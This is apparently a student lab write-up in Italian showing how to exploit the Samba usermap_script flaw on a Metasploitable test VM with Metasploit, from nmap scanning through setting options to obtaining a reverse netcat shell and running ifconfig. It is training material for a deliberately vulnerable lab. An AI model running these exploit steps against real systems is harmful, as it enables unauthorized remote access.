EXPLOIT METASPLOITABLE CON METASPLOIT

ESERCIZIO 2

TRACCIA:


Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. E' richiesto allo studente di:


- sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Suggerimento:
Utilizzare l'exploit al path `exploit/multi/samba/usermap_script`(fate prima una ricerca con la keyword search)

VERIFICO LA CONNETTIVITA' TRA LE DUE MACCHINE

Da Kali (192.168.13.100) a Metasploitable (192.168.13.150)	Da Metasploitable (192.168.13.150) a Kali (192.168.13.100)






VERIFICO CHE LA PORTA 445 SIA APERTA

Con il tool nmap, verifico che la porta 445 sia aperta, attraverso il comando:

`$ nmap -sV 192.168.13.150 -p 445`



COS'E' IL PROTOCOLLO SMB?

Il protocollo SMB (Server Message Block) viene utilizzato per comunicare su TCP/IP in una rete. È un protocollo client-server utilizzato per la condivisione di file, stampanti, porte seriali e altre risorse su una rete. SMB può consentire ad altre applicazioni e utenti di accedere ai file o eseguire comandi su un server remoto. Un'applicazione client può leggere, scrivere ed eseguire file sul server a seconda della configurazione della condivisione SMB.
La porta per le smb è 445 mentre le porte 135-9 sono utilizzate per le chiamate RPC che sono essenziali per la gestione remota dei sistemi Windows.

EXPLOIT DELLA VULNERABILITA' CON MSFCONSOLE

Per fare l'exploit di questa vulnerabilità, avviamo:


$ msfconsole

utilizziamo l'exploit al path `exploit/multi/samba/usermap_script`, dobbiamo però cercare l'exploit consigliato con la keyword search:

msf6 > search usermap_script

Per poter utilizzare la vulnerabilità che andremo a sfruttare digitiamo quindi:

msf6 > use 0



In questo caso il payload è stato configurato di default

MODIFICARE I PARAMETRI PER SFRUTTARE LA VULNERABILITA'

Con il comando:

msf6 exploit(multi/samba/usermap_script) > show options

Possiamo verificare quali saranno i parametri da poter configurare:

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

PARAMETRO RHOSTS: IP dell'host target

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.13.150

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.13.150
RHOSTS ⇒ 192.168.13.150
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

PARAMETRO RPORT: porta sulla quale eseguire l'exploit

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
```

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT ⇒ 445
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

PARAMETRO LHOST: indirizzo IP della macchina attaccante

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
```

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST ⇒ 192.168.13.100
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

LANCIO L'ATTACCO

Eseguo il comando:

msf6 exploit(multi/samba/usermap_script) > exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:53773) at 2023-09-25 16:55:56 +0200
```

La porta di reindirizzamento è cambiata da 445 a 53773 a causa della **reverse shell**. Significa che il payload è stato eseguito sulla macchina target cioè Metasploitable(192.168.13.150), e quindi la porta 53773 indica la porta usata per la connessione in uscita verso la macchina attaccante cioè KaliLinux.

Eseguendo il comando 'ifconfig' ci restituisce l'indirizzo IP della macchina target (Metasploitable), ciò significa che l'attacco è andato a buon fine.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:48:7a:72
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe48:7a72/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4259 (4.1 KB)  TX bytes:10575 (10.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54509 (53.2 KB)  TX bytes:54509 (53.2 KB)
```